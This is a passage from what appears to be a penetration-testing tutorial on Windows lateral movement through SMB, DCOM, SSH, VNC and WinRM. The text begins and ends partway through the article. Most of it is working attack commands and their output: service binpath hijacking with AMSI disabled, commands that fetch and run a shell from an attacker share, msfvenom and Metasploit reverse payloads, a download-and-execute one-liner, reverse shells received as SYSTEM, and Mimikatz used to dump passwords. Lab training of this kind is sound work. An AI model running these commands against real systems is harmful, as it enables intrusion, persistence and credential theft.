03/25/2022  02:14 PM    <DIR>          .
03/25/2022  02:14 PM    <DIR>          ..
09/15/2018  01:03 PM    <DIR>          addins
09/15/2018  01:03 PM    <DIR>          appcompat
03/17/2022  10:40 AM    <DIR>          apppatch
03/24/2022  06:25 PM    <DIR>          AppReadiness
03/17/2022  11:25 AM    <DIR>          assembly
03/17/2022  10:40 AM    <DIR>          bcastdvr
03/17/2022  09:39 AM            79,360 bfsvc.exe
09/15/2018  01:03 PM    <DIR>          Boot
09/15/2018  01:03 PM    <DIR>          Branding
03/24/2022  07:26 PM    <DIR>          CbsTemp
09/15/2018  03:00 PM    <DIR>          Containers
02/26/2022  09:44 AM    <DIR>          CSC
09/15/2018  01:03 PM    <DIR>          Cursors
02/26/2022  09:43 AM    <DIR>          debug
09/15/2018  01:03 PM    <DIR>          diagnostics
09/15/2018  02:36 PM    <DIR>          DigitalLocker
02/26/2022  11:11 PM             1,947 DtcInstall.log
09/15/2018  12:58 PM            35,353 Education.xml
09/15/2018  02:36 PM    <DIR>          en-US
09/15/2018  12:58 PM            35,393 Enterprise.xml
03/17/2022  09:39 AM         4,389,168 explorer.exe
09/15/2018  01:03 PM    <DIR>          GameBarPresenceWriter
09/15/2018  01:03 PM    <DIR>          Globalization
09/15/2018  02:36 PM    <DIR>          Help
03/17/2022  09:43 AM         1,072,128 HelpPane.exe
09/15/2018  12:59 PM            18,432 hh.exe
09/15/2018  01:03 PM    <DIR>          IdentityCRL
03/25/2022  02:14 PM                 0 ignite  ←
03/17/2022  10:40 AM    <DIR>          IME
03/17/2022  10:40 AM    <DIR>          ImmersiveControlPanel
```

Another example of this could be to write a bat file in a remote share of victim 192.168.0.120 which would save our payload execution command in StartUp and this will be executed next time system restarts.

```
cmd.exe /Q /c "echo 'cmd.exe /c \\192.168.0.89\sharename\shell.exe'" 1> \\192.168.0.120\C$\
ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\ignite.bat 2>&1
```

SharpMove.exe SMB RCE

0xthirteen has developed a C# script called SharpMove which utilizes many different remote services to conduct code execution. It can use an SMB share on a remote system to execute code. It can also try and disable AMSI as an added bonus. In this example, we will modify an existing service by entering our own code in it. We just created a service called "ignite" while demonstrating sc.exe, let's modify that service. Execution on system with hostname "DESKTOP-9GSGK09" can be achieved like so:

```
SharpMove.exe action=modsvc computername=DESKTOP-9GSGKO9 command="cmd.exe /c
\\192.168.0.89\sharename\shell.exe" amsi=true servicename=ignite username=Administrator password=12
```

```
C:\Users\Public>SharpMove.exe action=modsvc computername=DESKTOP-9GSGKO9 command="cmd.exe /c \\192.1
68.0.89\sharename\shell.exe" amsi=true servicename=ignite username=Administrator password=123
SharpMove.exe action=modsvc computername=DESKTOP-9GSGKO9 command="cmd.exe /c \\192.168.0.89\sharenam
e\shell.exe" amsi=true servicename=ignite username=Administrator password=123

  Host                           : DESKTOP-9GSGKO9
[+]  User credentials            : Administrator

[X]  Failed to connecto to WMI: User credentials cannot be used for local connections
[+] Created AmsiEnable and set to : 0

[+]  Original Service Information
   [+] Service         :      ignite
   [+] Display name    :      ignite
   [+] Bin path        :      C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:8080/nGU8JQ0b
9OjF.sct scrobj.dll

[+]  Updating Service binpath        :  cmd.exe /c \\192.168.0.89\sharename\shell.exe
[+]  Starting Service                :  ignite
[+]  Startup of service returned     :  7

[+]  Stopping service
[+]  Resetting Service binpath        :  C:\Windows\System32\regsvr32 /s /n /u /i:http://192.168.0.89:808
JQ0b9OjF.sct scrobj.dll
[+] Windows Script Key existed ... leaving alone
[+] Removed AmsiEnable Value
```

As you can see, SharpMove.exe has updated the service binpath and a reverse shell has been achieved successfully.

```
  ┌──(root💀kali)-[~]
  └─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1366
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Lateral Movement through DCOM (T1021.003)

According to Microsoft, "The Microsoft Component Object Model (**COM**) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), as well as others.

It is not a programming language but a standard that is only applicable to code that has been compiled to binary. Programming languages like C++ provide simple mechanisms to play with COM objects. C, Java implement COM too."

A COM object is one in which access to an object's data is achieved exclusively through one or more sets of related functions. These function sets are called interfaces, and the functions of an interface are called methods. Further, COM requires that the only way to gain access to the methods of an interface is through a pointer to the interface. In other words, COM enables a binary to interact with other software objects or executables by implementing objects which can call DLLs and EXEs. **DCOM** (Distributed COM) is middleware that extends the functionality of COM beyond a local computer using remote procedure call (RPC) technology.

By default, only Administrators may remotely activate and launch COM objects through DCOM

DCOM can execute macros in Office documents and also interact with WMI remotely thus opening the attacked domain to a wide array of vectors.

Please note that this attack works on a domain-joined system. DCOM remoting is not available across networks by default. To enable DCOM remoting, some magical code is required which is not in the scope of this article. (Though, I have done it and am using the non-domain joined system to do so)

Mmc20.application remote DCOM

You use Microsoft Management Console (MMC) to create, save and open administrative tools, called consoles, which manage the hardware, software, and network components of your Microsoft Windows operating system. MMC runs on all client operating systems that are currently supported. Here, Enigma0x3's method (ref **here**) is being used.

First, let's see mmc20.application's registry entry using powershell. The ProgID is required to create its an instance in a remote system. Next, we will create a new instance of this program mmc20 on our target system (192.168.0.119) using Powershell.

```
Get-ChildItem 'registry::HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}
$dcom =
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.0.119")
```

```
PS C:\Users\Administrator> Get-ChildItem 'registry::HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}'  ◄─────

    Hive: HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}


Name                          Property
----                          --------
LocalServer32                 (default)          : C:\Windows\system32\mmc.exe
                              ServerExecutable  : C:\Windows\system32\mmc.exe
ProgID                        (default)  : MMC20.Application.1
VersionIndependentProgID      (default)  : MMC20.Application


PS C:\Users\Administrator> $dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.0.119"))  ◄───
```

We created an object called $dcom that spawns different functions mmc can perform. One such is

ExecuteShellCommand

```
PS C:\Users\Administrator> $dcom.Document.ActiveView | Get-Member  ◄─────


   TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                          MemberType   Definition
----                          ----------   ----------
Back                          Method       void Back ()
Close                         Method       void Close ()
CopyScopeNode                 Method       void CopyScopeNode (Variant)
CopySelection                 Method       void CopySelection ()
DeleteScopeNode               Method       void DeleteScopeNode (Variant)
DeleteSelection               Method       void DeleteSelection ()
Deselect                      Method       void Deselect (Node)
DisplayScopeNodePropertySheet Method       void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet Method       void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem      Method       void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem      Method       void ExecuteSelectionMenuItem (string)
ExecuteShellCommand           Method       void ExecuteShellCommand (string, string, string, string)
ExportList                    Method       void ExportList (string, ExportListOptions)
Forward                       Method       void Forward ()
Is                            Method       bool Is (View)
IsSelected                    Method       int IsSelected (Node)
RefreshScopeNode              Method       void RefreshScopeNode (Variant)
RefreshSelection              Method       void RefreshSelection ()
RenameScopeNode               Method       void RenameScopeNode (string, Variant)
RenameSelectedItem            Method       void RenameSelectedItem (string)
Select                        Method       void Select (Node)
SelectAll                     Method       void SelectAll ()
SnapinScopeObject             Method       IDispatch SnapinScopeObject (Variant)
```

We will use this function to execute a command on this remote DCOM object so created.

```
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c \\192.168.0.89\sharename\shell.exe >
output.txt","7")
```

```
PS C:\Users\Administrator> $dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c \\192.168.0.89\sharename\shell.exe >
c:\output.txt","7")
PS C:\Users\Administrator> _
```

Upon successful execution, we see a hit on our SMB server, the executable is fetched and executed

This gives us a nice reverse shell and lateral movement has, therefore, been achieved!

Lateral Movement through SSH (T1021.004)

SSH is the most widely used cross-platform protocol that lets a user connect to remote sessions and allows file copy as well. Often there are different subnetworks being used in corporate environments which may not be reachable to an attacker directly due to firewall restrictions or due to a different network interface. In such scenarios, moving laterally through SSH can open a variety of options for an attacker. Let's see some methods.

SSH Port Forwarding

For comprehensive use-cases and a guide to port forwarding, I highly recommend reading **this** article. We take a simple scenario here. Our destination server has the following IP address and username

Now, we have compromised a system with username "hex" successfully that has 2 network cards. One on the same network as our attacker machine and one on our destination server's network.

And as you can see, our attacker machine has a different subnet than our destination and our ping isn't reaching, so it isn't directly accessible.

```
┌──(root💀kali)-[~]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a1:3c:60:08  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.89  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe6c:14fd  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:6c:14:fd  txqueuelen 1000  (Ethernet)
        RX packets 1173  bytes 112222 (109.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 897  bytes 66802 (65.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 220  bytes 20804 (20.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 220  bytes 20804 (20.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root💀kali)-[~]
└─# ping 192.168.179.130  ◀──────────────
PING 192.168.179.130 (192.168.179.130) 56(84) bytes of data.
```

To set up a local port forward, which allows us to redirect any incoming traffic at a specific port to the destination server, we follow the following schema:

ssh -L LOCAL_PORT:DEST_IP:DEST_PORT COMPROMISED_USERNAME@COMPROMISED_SERVER

Thereafter, we have to specify hex's password.

```
ssh -L 7000:192.168.179.130:22 hex@192.168.0.119
```

```
┌──(root💀kali)-[~]
└─# ssh -L 7000:192.168.179.130:22 hex@192.168.0.119
hex@192.168.0.119's password:
```

```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

hex@DESKTOP-9GSGKO9 C:\Users\hex>whoami
desktop-9gsgko9\hex
```

Upon successful setup, we would now be able to connect to the destination server! First, make sure there are no pre-existing localhost entries in the known_hosts file (by using ssh-keygen -R)

```
ssh-keygen -R 127.0.0.1
ssh server@127.0.0.1 -p 7000
```

```
  ┌──(root☗kali)-[~]
  └─# ssh-keygen -R 127.0.0.1
Host 127.0.0.1 not found in /root/.ssh/known_hosts

  ┌──(root☗kali)-[~]
  └─# ssh server@127.0.0.1 -p 7000  ◄─────────
The authenticity of host '[127.0.0.1]:7000 ([127.0.0.1]:7000)' can't be established.
ED25519 key fingerprint is SHA256:dE7OGjA9xwQ7+0ZGA9mMVqSzbw/+2TldxzXUvkQrhII.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes ◄─────────
Warning: Permanently added '[127.0.0.1]:7000' (ED25519) to the list of known hosts.
server@127.0.0.1's password:




Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

server@DESKTOP-5E7ISVR C:\Users\server>ipconfig  ◄─────────

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9d44:416f:cfb0:2b3b%13
   IPv4 Address. . . . . . . . . . . : 192.168.179.130  ◄─────────
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

server@DESKTOP-5E7ISVR C:\Users\server>█
```

As you can see, we have successfully connected to our destination!

Lateral Movement through VNC (T1021.005)

VNC or Virtual Network Computing is a service that uses the Remote Frame Buffer protocol to enable graphical remote access of another system. It is an interactive session since the user can give the mouse and keyboard inputs through VNC to the original system. Defining like that seems so similar to the Remote Desktop Protocol that we discussed some while back but there is a prominent difference between the two. The VNC is platform-independent which means it can work with Linux and Windows whereas the RDP can only work between two Windows Machines.

According to MITRE, "Adversaries may abuse VNC to perform malicious actions as the logged-on user such as opening documents, downloading files, and running arbitrary commands. An adversary could use VNC to

remotely control and monitor a system to collect data and information to pivot to other systems within the network."

Let's see one such method.

VNCinject payload

Vncinject is a payload available to be used with msfvenom, it installs a reflective vnc DLL on the attacker system and connects back to the attacker system. It may be noted that for further lateral movement using this, it can be kept in a share, and a remote execution method like psexec may be used.

Let's create a payload first and host it in our web server to be downloaded and executed at the system

```
msfvenom -p windows/x64/vncinject/reverse_tcp lhost=192.168.1.4 lport=4532 -f exe > vnc.exe
```


Now, we make our victim execute this payload. This could be done by sending in phishing links etc. For simplicity, we are just using powershell wget to download and execute (simulation)

```
powershell wget 192.168.1.4/vnc.exe -O vnc.exe
vnc.exe
```


Now we set up multi/handler and wait for a callback. Upon successful execution, we receive a callback in our console.

```
use multi/handler
set payload windows/x64/vncinject/reverse_tcp
set lhost 192.168.1.4
set lport 4532
```

```
run
```

```
msf6 > use exploit/multi/handler  ←
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/vncinject/reverse_tcp  ←
payload ⇒ windows/x64/vncinject/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.4  ←
lhost ⇒ 192.168.1.4
msf6 exploit(multi/handler) > set lport 4532  ←
lport ⇒ 4532
msf6 exploit(multi/handler) > run  ←

[*] Started reverse TCP handler on 192.168.1.4:4532
[*] Sending stage (475136 bytes) to 192.168.1.3
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] VNC Server session 1 opened (192.168.1.4:4532 → 192.168.1.3:49725 ) at 2022-03-26 13:53:56 -040
0
[*] Session 1 created in the background.  ←
msf6 exploit(multi/handler) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "workstation01"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

After a short while, we will receive a full-fledged VNC session and lateral movement has now been achieved!

Note: For more VNC pentesting cases, read our article **here**

Lateral Movement through WinRM (T1021.006)

WinRM is a command-line tool that enables administrators to remotely execute the CMD.exe commands using the WS-Management protocol. This specification describes a general SOAP-based protocol for managing systems such as PCs, servers, devices, Web services, other applications, and other manageable entities. It uses port 5985 for HTTP transport and 5986 for HTTPS Transport.

On server and client versions of the Windows operating system, Enable-PSRemoting allows the administrator to access the remote shell using Powershell for private and domain networks through WinRM service.

Read Microsoft's documentation **here** about WinRM

First, to set up WinRM we need to execute the following commands in an Admin Powershell window only. This would enable winrm, allow HTTP connection (as by default no SSL cert is there for HTTPS in a system) and allow all users by adding them in trusted hosts.

```
Enable-PSRemoting -Force
winrm quickconfig
winrm set winrm/config/service '@{AllowUnencrypted="true"}'
Set-Item WSMan:localhost\client\trustedhosts -value *
```

```
PS C:\Users\Administrator> winrm e winrm/config/listener ◄───
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.1.2, ::1, fe80::5efe:192.168.1.2%6, fe80::1019:f2c:646b:8b5e%7

PS C:\Users\Administrator> Enable-PSRemoting -Force ◄───
PS C:\Users\Administrator> winrm quickconfig ◄───
>> winrm set winrm/config/service '@{AllowUnencrypted="true"}' ◄───
>> Set-Item WSMan:localhost\client\trustedhosts -value * ◄───
WinRM service is already running on this machine.
WinRM is already set up for remote management on this computer.
Service
    RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)(A;;GR;;;IU)S:P(AU;FA;GA;;;WD)(AU;SA;GXGW;;;WD)
    MaxConcurrentOperations = 4294967295
    MaxConcurrentOperationsPerUser = 1500
    EnumerationTimeoutms = 240000
    MaxConnections = 300
    MaxPacketRetrievalTimeSeconds = 120
    AllowUnencrypted = true
    Auth
        Basic = false
        Kerberos = true
        Negotiate = true
        Certificate = false
        CredSSP = false
        CbtHardeningLevel = Relaxed
    DefaultPorts
        HTTP = 5985
        HTTPS = 5986
    IPv4Filter = *
    IPv6Filter = *
    EnableCompatibilityHttpListener = false
    EnableCompatibilityHttpsListener = false
    CertificateThumbprint
    AllowRemoteAccess = true


WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in the TrustedHosts
authenticated. The client might send credential information to these computers. Are you sure that yo
this list?
[Y] Yes   [N] No   [S] Suspend   [?] Help (default is "Y"): y ◄───
PS C:\Users\Administrator>
```

For WinRM service, we can manually traverse the config too like this and setting/changing any value.

```
cd WSMan:\localhost\Client
set-item .\allowunencrypted $true
```

```
PS C:\Users\Administrator> cd WSMan:\localhost\Client     ←
PS WSMan:\localhost\Client> dir


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client

Type           Name                        SourceOfValue    Value
----           ----                        -------------    -----
System.String  NetworkDelayms                               5000
System.String  URLPrefix                                    wsman
System.String  AllowUnencrypted                             false
Container      Auth
Container      DefaultPorts
System.String  TrustedHosts                                 *


PS WSMan:\localhost\Client> set-item .\allowunencrypted $true     ←
PS WSMan:\localhost\Client> dir


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client

Type           Name                        SourceOfValue    Value
----           ----                        -------------    -----
System.String  NetworkDelayms                               5000
System.String  URLPrefix                                    wsman
System.String  AllowUnencrypted                             true
Container      Auth
Container      DefaultPorts
System.String  TrustedHosts                                 *


PS WSMan:\localhost\Client>
```

For a domain environment, often tools like WinRS won't work due to Kerberos. Hence, we need to activate basic authentication mechanism.

```
set-item  WSMan:\localhost\Service\Auth\Basic $true
set-item  WSMan:\localhost\Service\AllowUnencrypted $true
```

```
PS C:\Users\Administrator> set-item  WSMan:\localhost\Service\Auth\Basic $true     ←
PS C:\Users\Administrator> set-item  WSMan:\localhost\Service\AllowUnencrypted $true     ←
PS C:\Users\Administrator> hostname
dc1     ←
PS C:\Users\Administrator>
```

New-PSSession Powershell

New-PSSession command in powershell creates a new persistent powershell remote session. By providing in the remote credentials, you see that we have connected to the server. Useful in scenarios where one system has access to a target/destination server and we need to connect to it but our attacker system can't reach it.

We can further execute the malicious executable that we have kept in our SMB share for further lateral movement.

```
New-PSSession -ComputerName 192.168.1.2 -Credential (Get-Credential)
Enter-PSSession 2
cmd.exe /c \\192.168.1.4\sharename\shell.exe
```

```
PS C:\Users\Administrator.WORKSTATION01> New-PSSession -ComputerName 192.168.1.2 -Credential (Get-Credential) ⬅

PowerShell credential request
Enter your credentials.
User: Administrator
Password for user Administrator: **********


 Id Name           Transport ComputerName    ComputerType    State    ConfigurationName    Availability
 -- ----           --------- ------------    ------------    -----    -----------------    ------------
  2 Runspace2      WSMan     192.168.1.2     RemoteMachine   Opened   Microsoft.PowerShell    Available

PS C:\Users\Administrator.WORKSTATION01> Enter-PSSession 2 ⬅
[192.168.1.2]: PS C:\Users\Administrator\Documents> cmd.exe /c \\192.168.1.4\sharename\shell.exe ⬅
```

You see, now server has bypass the incoming connections of firewall which were restricting a user to connect to it. We have made server connect to us instead!

```
┌──(root㉿kali)-[~/impacket/examples]
└─# smbserver.py sharename /root ⬅
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.2,64721)
[*] AUTHENTICATE_MESSAGE (\,DC1)
[*] User DC1\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
```

It gives us a neat reverse shell!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337 ⬅
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 64726
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami ⬅
whoami
ignite\administrator

C:\Users\Administrator\Documents>
```

Invoke-Command Powershell

Invoke-Command is a cmdlet in Powershell that runs specified commands on remote systems by using WinRM interoperability. Admins use this to auto-install tools/software etc. But it can be used for lateral movement too. By specifying our command in "scriptblock" we can execute it. "-Credential" flag lets user input credentials which can also be replaced by creating a block and feeding it to the STDIN.

Invoke-Command dc1.ignite.local -Credential $cred -ScriptBlock {cmd.exe /c \\192.168.1.4\sharename\shell.exe}

```
PS C:\Users\Administrator.WORKSTATION01> Invoke-Command dc1.ignite.local -Credential $cred -ScriptBlock
{cmd.exe /c \\192.168.1.4\sharename\shell.exe} ←

PowerShell credential request
Enter your credentials.
User: Administrator
Password for user Administrator: **********
```

This gives us a healthy shell!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337 ←
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49741
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami ←
whoami
ignite\administrator

C:\Users\Administrator>
```

Winrs

Winrs stands for Windows Remote Shell and is the same as New-PSSession. It has existed in Windows since Server 2008. Winrs can be used to execute code on the remote system. It only utilizes basic authentication. So, shell.exe kept in our smbshare can be executed like this:

```
winrs /r:dc1 /username:Administrator /password:Ignite@987 "cmd.exe /c
\\192.168.1.4\sharename\shell.exe"
```

```
PS C:\Users\Administrator.WORKSTATION01> winrs /r:dc1 /username:Administrator /password:Ignite@987
"cmd.exe /c \\192.168.1.4\sharename\shell.exe" ←
```

Which gives us a reverse shell successfully!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337 ←
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49741
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami ←
whoami
ignite\administrator

C:\Users\Administrator>
```

Evil-Winrm

Evil-WinRM is a very popular tool used by Red Teamers to conduct lateral movement through network by utilizing WinRM. In the background, it also uses windows remote shell capabilities but has some nifty features added on top of it. It is coded in ruby and can be installed with **gem install evil-winrm.** After installation, it can be used to connect to a remote server like:

```
evil-winrm  -i 192.168.1.2 -u Administrator -p 'Ignite@987'
```


Now, I have created a folder called binaries under /root, which includes a Mimikatz powershell script (found here).

Evil-WinRM can upload these powershell scripts (kept in a folder) and let us execute its powershell functions! For that we use -s and provide the path of binaries folder. Thereafter, we can use Invoke-Mimikatz and as you can see, mimikatz has worked and dumped cached passwords in the server.

```
evil-winrm  -i 192.168.1.2 -u Administrator -p 'Ignite@987' -s '/root/binaries'
Invoke-Mimikatz.ps1
Invoke-Mimikatz
```

```
  ┌──(root💀kali)-[~]
  └─# evil-winrm -i 192.168.1.2 -u Administrator -p 'Ignite@987' -s '/root/binaries'   ←

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functi
on is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remot
